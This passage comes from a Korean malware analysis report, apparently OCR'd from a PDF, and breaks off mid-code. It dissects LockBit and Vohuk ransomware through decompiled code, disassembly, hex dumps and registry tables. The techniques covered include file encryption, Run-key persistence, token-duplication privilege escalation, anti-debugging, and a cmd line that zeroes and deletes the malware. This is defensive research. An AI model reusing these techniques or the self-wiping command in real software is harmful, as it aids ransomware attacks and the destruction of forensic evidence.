if ( !sub_407ED0(&v98, 1, v67 + v3, &v82, (v0 + 0x34), (v0 + 0x34)) )// 기본 연산자를 이용해서 파일 내용 암호화
{
  v5 = v67 + v3;                    // 파일 내용 덮어쓰는 루틴으로 이동
  goto LABEL_17;
}
```

[그림 73] AES-NI 지원이 되지 않을 경우, 자체적 파일 암호화

```
if ( !*(v0 + 0x30) )                    // 확장자가 같지 않을 때,
{
  *(v0 + 8) = 0;
  *(v0 + 0xC) = 0;
  *(v0 + 0x24) = 2;

  v38 = WriteFile(*(v0 + 0x20), v0 + 0x34, v5, 0, v0);// 암호화된 파일 내용 덮어쓰기
  goto LABEL_91;                        // 해당 루틴 종료
}
```

[그림 74] 암호화된 파일 내용 덮어쓰기

주소	Hex												ASCII
04BF44B4	7B 5C 72 74	66 31 5C 61	64 65 66 6C	61 6E 67 31	{\rtf1\adeflang1
04BF44C4	30 32 35 5C	61 6E 73 69	5C 61 6E 73	69 63 70 67	025\ansi\ansicpg
04BF44D4	31 32 35 32	5C 75 63 31	5C 61 64 65	66 66 30 5C	1252\uc1\adeff0\
04BF44E4	64 65 66 66	30 5C 73 74	73 68 66 64	62 63 68 33	deff0\stshfdbch3
04BF44F4	31 35 30 35	5C 73 74 73	68 66 6C 6F	63 68 33 31	1505\stshfloch31
04BF4504	35 30 36 5C	73 74 73 68	66 68 69 63	68 33 31 35	506\stshfhich315
04BF4514	30 36 5C 73	74 73 68 66	62 69 30 5C	64 65 66 6C	06\stshfbi0\defl
04BF4524	61 6E 67 31	30 33 33 5C	64 65 66 6C	61 6E 67 66	ang1033\deflangf
04BF4534	65 31 30 33	33 5C 74 68	65 6D 65 6C	61 6E 67 31	e1033\themelang1
04BF4544	30 33 33 5C	74 68 65 6D	65 6C 61 6E	67 66 65 30	033\themelangfe0

[그림 75] 암호화 전, 파일 내용

주소	Hex												ASCII
04BF44B4	7C 52 CB 0B	E7 87 36 29	FA C4 FF A8	8C 37 93 99	|RË.ç.6)úÄÿ ¨.7..
04BF44C4	7F D3 13 0B	A1 BD 61 95	F8 49 A5 34	4C 16 19 A5	.Ó..¡½a.øI¥4L..¥
04BF44D4	17 6F 7D B5	7A 49 C2 AF	1D EE AE A0	AB B5 A0 67	.o}µzIÂ¯.î® «µ g
04BF44E4	1E 12 52 ED	A7 F4 7F 89	C8 04 93 05	6B 64 2D A9	..Rí§ô..È...kd-©
04BF44F4	7D 0B FC 3D	A3 49 71 00	8D 07 15 E5	C3 33 52 6C	}.ü=£Iq....åÃ3Rl
04BF4504	35 46 86 32	BD 63 59 A0	3A 36 11 D5	1C 86 4F E8	5F.2½cY :6.Õ..Oè
04BF4514	93 86 C8 D1	FA 9A 26 71	B8 E8 DC 7A	B1 74 E9 58	..ÈÑú.&q¸èÜz±téX
04BF4524	89 FD B8 9A	F3 78 FB 7F	B8 0A 2B A4	0A D3 A9 E7	.ý¸.óxû.¸.+¤.Ó©ç
04BF4534	5F D4 CB 35	A4 A9 68 22	70 AC 3F EB	D2 EF A9 CC	_ÔË5¤©h"p¬?ëÒï©Ì
04BF4544	97 57 0B C3	7A C6 43 1B	99 A8 FE 3A	9F B0 8E 3C	.W.ÃzÆC..¨þ:.°.<

[그림 76] 암호화 후, 파일 내용

바탕화면 변경

사용자가 해당 랜섬웨어에 감염됐음을 인지할 수 있도록 명시해주는 문구로 바탕화면 변경한다.

```
v1 = sub_401490(&v7, this, v8);                 // 암호화된 배경화면 문구
v2 = 32;
v3 = v1 + 2;
do
{
  v3 += 4;                                      // LockBit에 감염됐음을 상기시키는 배경화면 문구 복호화
  *(v3 - 5) ^= *v1;
  *(v3 - 4) ^= *v1;
  *(v3 - 3) ^= *v1;
  *(v3 - 2) ^= *v1;
  --v2;
}
while ( v2 );
v4 = (v1 + 1);
*(v1 + 129) = 0;
v5 = 0;
if ( v1 != -1 && *v4 )
{
  do                                            // 문구의 길이
    ++v5;
  while ( v4[v5] );
}
```

[그림 77] 바탕화면 문구 복호화

```
GdipCreateBitmapFromScan0(v2, v3, 0, 2498570, 0, &v67);// 크기 및 형식 정보를 통해 비트맵 객체 생성
v69 = v67;
v68 = 0;
GdipGetImageGraphicsContext(v67, &v68); // 이미지 객체와 연결된 그래픽 객체 생성
```

[그림 78] 그래픽 객체 생성

```
push eax                                    GpFontFamily** FontFamily = "Arial"
push 0                                      GpFontCollection* fontCollection = NULL
lea eax,dword ptr ss:[esp+38]
push eax                                    NST WCHAR* name = "Arial"
call dword ptr ds:[<&GdipCreateFontFamilyFromNam GdipCreateFontFamilyFromName
```

[그림 79] Arial 폰트 패밀리 생성

```
push 3                                      GpFont** font = 3
push 3                                      UINT unit = UnitPoint
push ecx                                    INT style
mov dword ptr ss:[esp],41C80000             REAL emSize = "Arial"
push ecx
call dword ptr ds:[<&GdipCreateFont>]       GdipCreateFont
```

[그림 80] Arial 폰트 생성

```
wsprintfW(v19, &v38 + 2, v66);          // 배경화면 문구
v66 = -10496;
v43 = -2894893;
sub_401120(&v81, &v70, &v43, &v66, 0);
v20 = GdipDrawString(v65, v19, v59, v60, &v76, v62, v82);// 배경화면에 LockBit 감염을 알리는 문구 넣음
```

[그림 81] 배경화면 문구 삽입

```
GetTempPathW(260, &v87);       // 생성할 배경화면 비트맵 파일 경로
                               // C:₩Users₩ADMINI~1₩AppData₩Local₩Temp
GetTempFileNameW(&v87, 0, 0, &v86);// 임시 파일 생성
*&image_v46 = 0x33006E0038001Di64;
v47 = 0x614A001D;
*(&image_v46 + 1) = 0x1D006D0070007Fi64;
v48 = 0x6C71;
v49 = 0x616D;
v50 = 0x656D;
v51 = 0x536F;
v52 = 0;
v28 = 0;
do
{
  *(&image_v46 + v28 + 1) = (image_v46 ^ *(&image_v46 + 2 * v28 + 2));// "%s.bmp"
  ++v28;
}
while ( v28 < 0xD );
v52 = 0;
wsprintfW(&v86, &image_v46 + 2, &v86);// [임시파일] + .bmp
v29 = GdipSaveImageToFile(v69, &v86, &v85, 0);// 비트맵 파일 저장
```

[그림 82] 변경할 바탕화면 비트맵 파일 생성

```
// 배경화면 변경
// Control Panel₩Desktop
if ( !RegOpenKeyA(0x80000001, &image_v46 + 1, &v64) )
{
  v44 = 50;
  v34 = &v44;
  v35 = 0;
  do
  {
    v36 = *(v34 + 1) == 0;
    v34 = (v34 + 1);
    ++v35;
  }
  while ( !v36 );
  v37 = RegSetValueExA(v64, &v71 + 1, 0, 1, &v44, v35 + 1);// wallpaperStyle:2
  if ( !v37 )
  {
    v45 = 0x30;
    do
      ++v37;
    while ( *(&v45 + v37) );
    if ( !RegSetValueExA(v64, &v38 + 1, 0, 1, &v45, v37 + 1) )// Tilewallpaper:0
    {
      RegCloseKey(v64);
      SystemParametersInfoW(20, 0, &v86, 3);// 윈도우 배경화면 설정
                                            // 생성된 비트맵으로 변경
      v16 = 1;
      goto LABEL_44;
    }
  }
}
```

[그림 83] 바탕화면 변경

비트맵 파일 경로	C:₩Users₩Administrator₩AppData₩Local₩Temp₩[임시파일명].tmp.bmp

[표 15] 변경할 바탕화면 비트맵 파일 경로

레지스트리 경로	키	값	데이터
HKEY_CURRENT_USER	Control Panel₩Desktop	wallpaperStyle	2
HKEY_CURRENT_USER	Control Panel₩Desktop	TileWallPaper	0

[표 16] 변경된 레지스트리

[그림 84] 변경된 바탕화면

.hta 랜섬노트 생성 및 자동 실행

악성코드가 존재하는 경로에 .hta 랜섬노트를 생성하고 부팅 시, 자동으로 실행하도록 레지스트리에 등록한다. 또한 cmd 명령어를 통해 .hta 랜섬노트를 실행한다.

```
do
  ++v0;
while ( *(&word_41EB28 + v0) );                // HTA 랜섬노트에 필요한 HTML 데이터
v1 = malloc(v0 + 1);
v2 = 0;
do
  ++v2;
while ( *(&word_41EB28 + v2) );
memcpy_sub_412070(v1, &word_41EB28, v2);
if ( StrLength_sub_412110(&word_41EB28) > 0 )
{
  do
  {
    if ( *(v1 + v3) == '1'                      // 임의로 설정되어 있는 값 부분을 생성한 C&C 파라미터 값으로 대체
      && *(v1 + v3 + 1) == '2'
      && *(v1 + v3 + 2) == '3'
      && *(v1 + v3 + 3) == '4'
      && *(v1 + v3 + 4) == '5'
      && *(v1 + v3 + 5) == '6'
      && *(v1 + v3 + 6) == '7'
      && *(v1 + v3 + 7) == '8'
      && *(v1 + v3 + 8) == '9'
      && *(v1 + v3 + 9) == '1'
      && *(v1 + v3 + 10) == '1' )
    {
      for ( i = 0; ; ++i )
      {
        v5 = 0;
        if ( xmmword_4282E0 )
        {
          do
            ++v5;
          while ( *(&xmmword_4282E0 + v5) );
        }
        if ( i >= v5 )
          break;
        *(v1 + v3 + i) = *(&xmmword_4282E0 + i);
      }
    }
  }
  while ( v3 < StrLength_sub_412110(&word_41EB28) );
}
```

[그림 85] .HTA 랜섬노트 문자열

```
push eax                                    LPTSTR pszPath = "a\\Local\\Temp\\"
push 0                                      DWORD dwFlags = SHGFP_TYPE_CURRENT
push 0                                      HANDLE hToken = NULL
push 0                                      int nFolder = 0
push 0                                      HWND hwndOwner = NULL
call dword ptr ds:[<&SHGetFolderPathW>]     SHGetFolderPathW
```

[그림 86] 악성코드가 위치한 현재 경로 검색

```
v14 = 0x220007;
v25 = 0x68;
v15 = 0x5B0074;
v26 = 0x77;
v16 = 0x68004B;
v27 = 0x62;
v17 = 0x6C0064;
v28 = 0x69;
v18 = 0x6E0045;
v29 = 7;
v19 = 0x2A0073;
v30 = 7;
v20 = 0x680069;
v31 = 0x3035;
v21 = 0x620073;
v32 = 0x343D;
v22 = 0x6F0029;
v33 = 0x3A34;
v23 = 0x660073;
v34 = 0x3737;
v24 = 7;
v35 = 7;
v36 = 7;
v37 = 0x6C46;
v38 = 0x206B;
v39 = 0x6F7E;
v40 = 0x7272;
v41 = 0x6627;
v42 = 0x6C6E;
v43 = 0x7362;
v44 = 0;
v6 = 0;
do
{
  *(&v14 + v6 + 1) = (v14 ^ *(&v14 + 2 * v6 + 2));// "%sWLockBit-note.hta open"
  ++v6;
}
while ( v6 < 0x27 );
v44 = 0;
wsprintfW(&v12, &v14 + 2, &v12);              // 현재 폴더 경로 삽입
Ransomnote_v7 = CreateFileW(&v12, 0x40000000, 0, 0, 2, 128, 0);// hta 랜섬노트 생성
```

[그림 87] .hta 랜섬노트 생성

```
if ( !WriteFile(Ransomnote_v7, v1, v9, &v13, 0) )// 랜섬노트 내용 입력
{
  CloseHandle(Ransomnote_v7);
  return 0;
}
```

[그림 88] .hta 랜섬노트에 랜섬노트 데이터 입력

```
if ( !RegCreateKeyExA(-(v4 != 1) - 0x7FFFFFFE, &v20 + 1, 0, 0, 0, 0x2001F, 0, &v31, &v27) )
{
  v9 = sub_401180(&v19, v8, v27);
  v10 = 77;
  v11 = v9 + 2;
  v30 = v9 + 2;
  v12 = v9 + 2;
  do
  {
    v12 += 2;
    *(v12 - 2) = (*(v12 - 2) ^ *v9);          // 레지스트리 이름
                                              // "{2C5F9FCC-F266-43F6-BFD7-838DAE269E11}"
    --v10;
  }
  while ( v10 );
  *(v9 + 156) = 0;
  v29 = 260;
  if ( !RegQueryValueExW(v31, v11, 0, &v28, &v18, &v29) )// 레지스트리 값이 등록되어 있는지 확인
  {
    v13 = lstrcmpiW(&v18, v3);
    v14 = v13 == 0;
    if ( !v13 )
    {
BEL_18:
      RegCloseKey(v31);
      return v14;
    }
    v11 = v30;
  }
  v15 = 0;
  v16 = v3;
  if ( v3 && *v3 )
  {
    do
    {
      ++v16;
      ++v15;
    }
    while ( *v16 );
  }
  v14 = RegSetValueExW(v31, v11, 0, 1, v3, 2 * v15) == 0;// hta 랜섬노트 자동 실행 설정
  goto LABEL_18;
}
return 0;
```


[그림 89] 랜섬노트 자동 실행 등록

```
push 1                                    int nShowCmd = SW_SHOWNORMAL
mov word ptr ss:[ebp-14],ax
movzx eax,byte ptr ss:[ebp-12]
xor al,cl
cbw
mov word ptr ss:[ebp-12],ax
movzx eax,byte ptr ss:[ebp-10]
xor al,cl
cbw
mov word ptr ss:[ebp-10],ax
movzx eax,byte ptr ss:[ebp-E]
xor al,cl
cbw
mov word ptr ss:[ebp-E],ax
movzx eax,byte ptr ss:[ebp-C]
xor al,cl
cbw
mov word ptr ss:[ebp-C],ax
movzx eax,byte ptr ss:[ebp-A]
xor al,cl
cbw
mov word ptr ss:[ebp-A],ax
movzx eax,byte ptr ss:[ebp-8]
xor al,cl
cbw
mov word ptr ss:[ebp-8],ax
movzx eax,byte ptr ss:[ebp-6]
xor al,cl
cbw
mov word ptr ss:[ebp-6],ax
movzx eax,byte ptr ss:[ebp-4]
xor al,cl
cbw
mov word ptr ss:[ebp-4],ax
xor eax,eax                               eax:L"open"
push eax                                  LPCTSTR lpDirectory
push eax                                  LPCTSTR lpParameters
mov word ptr ss:[ebp-2],ax
lea eax,dword ptr ss:[ebp-278]
push eax                                  LPCTSTR lpFile
lea eax,dword ptr ss:[ebp-14]
push eax                                  LPCTSTR lpOperation
push 0                                    HWND hwnd = NULL
call dword ptr ds:[<&ShellExecuteW>]      ShellExecuteW
```

[그림 90] 랜섬노트 실행

레지스트리 경로	SOFTWARE₩Microsoft₩Windows₩CurrentVersion
키	Run
값	{2C5F9FCC-F266-43F6-BFD7-838DAE269E11}
데이터	[.HTA 랜섬노트 위치]

[표 17] 등록된 레지스트리



[그림 91] 실행된 랜섬노트

악성코드 데이터 덮어쓰기 및 자가 삭제

모든 악성 행위가 수행되면, 원본 악성코드를 0 데이터로 덮어쓰고 자가 삭제한다.

```
v1 = __readfsdword(0x30);
v2 = sub_401D00(&v8, this, v18);              // commandline 명령어 가져오기
v3 = 67;
v4 = v2 + 4;
do
{
  v4 += 6;
  *(v4 - 8) = (*(v4 - 8) ^ *v2);              // commandline
                                              // 타임 아웃 후 악성코드 데이터 0으로 덮어쓰기 및 자가삭제
  *(v4 - 6) = (*v2 ^ *(v4 - 6));
  *(v4 - 4) = (*v2 ^ *(v4 - 4));
  --v3;
}
while ( v3 );
*(v2 + 404) = 0;
wsprintfW(&v7, v2 + 2, *(*(v1 + 0x10) + 60)); // commandLine의 %s에 악성코드 경로 삽입
```

[그림 92] 악성코드 덮어쓰기 및 자가 삭제 명령어 복호화

```
v11 = 0;
v24 = 20351;
v12 = 0;
v25 = 21610;
v9 = 60;
v26 = 16763;
v10 = 1024;
v27 = 17790;
v19 = 5177388;
v28 = 19824;
v20 = 4718657;
v29 = 25413;
v21 = 4784130;
v30 = 28510;
v22 = 4784212;
v5 = 0;
v23 = 44;
v31 = 0;
do
{
  *(&v19 + v5 + 1) = (v19 ^ *(&v19 + 2 * v5 + 2));// "cmd.exe"
  ++v5;
}
while ( v5 < 0xF );
v15 = 0;
v13 = (&v19 + 2);
v14 = &v7;
v16 = 0;
v17 = 0;
return ShellExecuteExW(&v9);                  // cmd.exe -> 타임 아웃 후 악성코드 0으로 덮어쓰기 및 자가삭제
```

[그림 93] cmd 명령어 실행


cmd.exe	/C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 [악성코드 경로] & Del /f /q [악성코드 경로]

[표 18] 악성코드 데이터 덮어쓰기 및 자가 삭제하는 cmd 명령어

3 Vohuk

분석 개요

2022년 하반기에 발견된 새로운 랜섬웨어로 분석가들이 이미 세 번째 버전이 등장한 상태라고 하며, 즉 랜섬웨어 개발자가 진지하게 랜섬웨어 향상과 업그레이드를 진행하고 있다고 볼 수 있다.




[그림 94] Vohuk 랜섬웨어 감염 화면

Vohuk 랜섬웨어는 여타 다른 랜섬웨어와 같이 Windows 시스템을 대상으로 확산하고 있다. 또한, README.txt라는 파일에 협박 편지를 남겨두고 이메일을 통해 협상을 진행하는 것으로 확인됐다. 그리고 악성 행위에 대한 로그를 남긴다.

파일 정보

Name	Vohuk
Type	Exe 실행 파일
Behavior	RansomWare
MD5	428e2d6500b98a6059153e4a99bee22c
TimeStamp	Time Date Stamp 2022/11/06 19:59:00 UTC

동작 과정



[그림 96] Vohuk 동작 과정

Mitre ATT&CK

Persistence	Defense Evasion	Discovery	Impact
Winlogon Helper DLL	Indicator Removal On Host	Query Registry	Inhibit System Recovery
Registry Run Keys / Startup Folder	Modify Registry	System Information Discovery	Defacement
		Peripheral Device Discovery	

상세 분석

안티 디버깅 및 뮤텍스 생성

```
if ( NtCurrentPeb()->BeingDebugged )          // PEB의 BeingDebugged 멤버를 확인하여 디버깅 중인지 확인
{
  v7 = sub_401820(3);
  v7(-1, 0);                                  // ZwTerminateProcess
}
```

[그림 97] PEB 구조체 확인

```
MOV EDI, EDI                                  CreateMutexW
PUSH EBP
MOV EBP, ESP
XOR EAX, EAX
CMP DWORD PTR SS:[EBP + C], EAX
PUSH 1F0001
SETNE AL
PUSH EAX
PUSH DWORD PTR SS:[EBP + 10]                  [ebp+10]:L"Global\\VohukMutex"
PUSH DWORD PTR SS:[EBP + 8]
CALL <kernelbase.CreateMutexExW>
POP EBP
RET C
```

[그림 98] 뮤텍스 생성

Vohuk 랜섬웨어는 안티 디버깅 기법을 사용하여 분석을 어렵게 하고, 중복실행 방지를 위한 뮤텍스를 생성한다.

폴더 생성

```
MOV EDI, EDI                                  CreateDirectoryW
PUSH EBP
MOV EBP, ESP
SUB ESP, 40
LEA EAX, DWORD PTR SS:[EBP - 28]
PUSH ESI
MOV ESI, DWORD PTR SS:[EBP + 8]               [ebp+8]:L"C:\\ProgramData\\Vohuk"
```

[그림 99] 폴더 생성

악성 행위에 필요한 파일이나 악성 행위에 대한 로그를 기록하는 파일들을 저장하기 위해 폴더를 생성한다.

LOG.txt 파일 생성

```
MOV EDI, EDI                          CreateFileW
PUSH EBP
MOV EBP, ESP
AND ESP, FFFFFFF8
SUB ESP, 18
MOV ECX, DWORD PTR SS:[EBP + 1C]
MOV EAX, ECX                          ecx:L"C:\\ProgramData\\Vohuk\\LOG.txt"
AND EAX, 7FB7
```

[그림 100] LOG.txt 생성

악성 행위에 대한 로그를 기록하기 위해 LOG.txt 파일을 생성한다.

SeDebugPrivilege 권한 획득

```
sub_414C10(L"SeDebugPrivilege");
```

[그림 101] 권한 획득 함수

```
v4 = sub_401820(dword_41D658, 1825523959, 144);
if ( v4(v3, 40, &v15) )                         // OpenProcessToken
{
  v6 = sub_401820(dword_41D658, -1864332518, 170);
  if ( (v6)(0, this, v14) )                     // LookupPriviliegeValueW
  {
    v7 = v15;
    v13[2] = v14[1];
    v13[0] = 1;
    v13[1] = v14[0];
    v13[3] = 2;
    v8 = sub_401820(dword_41D658, -634649045, 171);
    if ( (v8)(v7, 0, v13, 16, 0, 0) )           // AdjustTokenPrivileges
```

[그림 102] 권한 획득

SeDebugPrivilege 권한을 획득하여 권한을 상승하거나 파일을 생성·수정하는 등의 API 호출하는데 보안의 문제가 없도록 한다.

권한 상승

```
v2(5, 0, 0, &v20);                              // QuerySystemInformation
v3 = v20;
v4 = dword_41DC30;
v5 = sub_401820(dword_41D654, -1311860914, 54);// RtlAllocateHeap
v6 = v5(v4, 8, v3 + 1);
v7 = v20;
v19 = v6;
v8 = sub_401820(dword_41D650, 668634152, 6);
if ( !v8(5, v6, v7, 0) )                        // QuerySystemInformation
{
  v9 = v6;
  while ( 1 )
  {
    v10 = v9;
    v9 = (v9 + *v9);
    v11 = v10[15];
    v12 = sub_401820(dword_41D654, 716939498, 51);// lstrcmpiW
    if ( !v12(a1, v11) )                        // 현재 실행중인 프로세스에서 explorer.exe를 찾음
      break;
    if ( !*v10 )
      goto LABEL_7;
  }
```

[그림 103] explorer.exe를 찾음

```
v3 = sub_401820(dword_41D654, -1139458538, 82);// OpenProcess
v4 = v3(1024, 0, v76);
if ( v4 )
{
  v5 = sub_401820(dword_41D658, 1825523959, 144);// OpenProcessToken
  if ( v5(v4, 2, &v75) )
  {
    v6 = v75;
    v7 = sub_401820(dword_41D658, 878077377, 146);// DuplicateToken
    if ( v7(v6, 2, &v72) )                      // 권한상승
```

[그림 104] 권한 상승

```
v0 = NtCurrentPeb();
switch ( v0->OSMajorVersion )                   // 운영체제 주 버전 검색
{
  case 5u:
    result = 1;
    if ( v0->OSMinorVersion )                   // 운영체제 부 버전 검색
      return result;
    break;
  case 6u:
    OSMinorVersion = v0->OSMinorVersion;        // 운영체제 부 버전 검색
    switch ( OSMinorVersion )
    {
      case 0u:
        return 2;
      case 1u:
        return 3;
      case 2u:
        return 4;
      case 3u:
        return 5;
    }
    break;
  case 0xAu:
    return 6;
}
return 2457;
```

[그림 105] 운영체제 버전 검색

```
v2 = sub_401820(dword_41D650, 668634152, 6);
v2(5, 0, 0, &v20);                              // QuerySystemInformation
v3 = v20;
v4 = dword_41DC30;
v5 = sub_401820(dword_41D654, -1311860914, 54);// RtlAllocateHeap
v6 = v5(v4, 8, v3 + 1);
v7 = v20;
v19 = v6;
v8 = sub_401820(dword_41D650, 668634152, 6);
if ( !v8(5, v6, v7, 0) )                        // QuerySystemInformation
{
  v9 = v6;
  while ( 1 )
  {
    v10 = v9;
    v9 = (v9 + *v9);
    v11 = v10[15];
    v12 = sub_401820(dword_41D654, 716939498, 51);// lstrcmpiW
    if ( !v12(a1, v11) )                        // 현재 실행중인 프로세스에서 winlogon.exe를 찾음
      break;
```

[그림 106] winlogon.exe를 찾음

```
v33 = sub_401820(dword_41D658, 1825523959, 144);// OpenProcessToken
if ( v33(v32, 2, &v72) )
{
  v34 = v72;
  v35 = sub_401820(dword_41D658, 878077377, 146);// DuplicateToken
  if ( v35(v34, 2, &v62) )
  {
    v36 = v62;
    v37 = sub_401820(dword_41D658, 1832649770, 151);// SetThreadToken
    if ( v37(0, v36) )
    {
      v38 = sub_401820(dword_41D664, -1615690665, 129);// WTSEnumerateSessionsW
      if ( v38(0, 0, 1, &v76, &v75) )   // 원격 데스크톱 세션 호스트 검색
      {
        v39 = 0;
        if ( v75 )
        {
          v40 = 0;
          do
          {
            v41 = *(v40 + v76);
            v42 = sub_401820(dword_41D664, 1967978521, 130);// QueryUserToken
            if ( v42(v41, &v71) )
            {
              v43 = v71;
              v44 = sub_401820(dword_41D658, 878077377, 146);// DuplicateToken
              if ( v44(v43, 2, &v61) )
```

[그림 107] 권한 상승

Vohuk 랜섬웨어는 원활한 악성 행위를 위해 권한을 상승한다. 또한, 운영체제의 주 버전과 부 버전을 탈취하여 Windows 2000, Windows XP, Windows Serever 2003, Windows Server 2003 R2 이상이면 winlogon.exe 권한을 가져온다.

자가복제

```
v0 = sub_401820(dword_41D654, -784609789, 96);// GetModuleFileNameW
v0(0, v13, 260);                              // 현재 실행중인 프로세스 경로
sub_40F850(v14);                              // C:\\ProgramData\\Vohuk
*&v19[2] = 0xB400B300A300BDi64;
v1 = 0;
*&v19[10] = 8585419;
*&v19[14] = 9240735;
*&v19[18] = 233;
do
{
  *&v19[2 * v1 + 2] ^= (v1 % 204) + 225;     // \\APP.exe
  ++v1;
}
while ( v1 < 9 );
```

[그림 108] 자가복제

```
MOV EDI, EDI                                  CopyFileW
PUSH EBP
MOV EBP, ESP
XOR EAX, EAX
CMP DWORD PTR SS:[EBP + 10], EAX
SETNE AL
PUSH EAX
XOR EAX, EAX
PUSH EAX
PUSH EAX
PUSH EAX
PUSH DWORD PTR SS:[EBP + C]                   [ebp+C]:L"C:\\ProgramData\\Vohuk\\APP.exe"
PUSH DWORD PTR SS:[EBP + 8]                   [ebp+8]:L"C:\\Users\\Administrator\\Desktop\\vohuk.sample"
CALL <kernelbase.CopyFileExW>
POP EBP
RET C
```


[그림 109] 파일 복사

```
MOV EDI, EDI                                  RegCreateKeyExW
PUSH EBP
MOV EBP, ESP
PUSH ECX
PUSH 0
PUSH DWORD PTR SS:[EBP + 28]
PUSH DWORD PTR SS:[EBP + 24]
PUSH DWORD PTR SS:[EBP + 20]
PUSH DWORD PTR SS:[EBP + 1C]
PUSH DWORD PTR SS:[EBP + 18]
PUSH DWORD PTR SS:[EBP + 14]
PUSH DWORD PTR SS:[EBP + 10]
PUSH DWORD PTR SS:[EBP + C]                   [ebp+C]:L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
PUSH DWORD PTR SS:[EBP + 8]
CALL <kernelbase.RegCreateKeyExInternalW
POP ECX
POP EBP
RET 24
```

[그림 110] 레지스트리 열기

```
v6 = sub_401820(dword_41D654, -758863040, 42);
v7 = v6(v14);
v18[0] = 9240759;
v18[1] = 9502859;
v8 = 0;
v18[2] = 11665550;
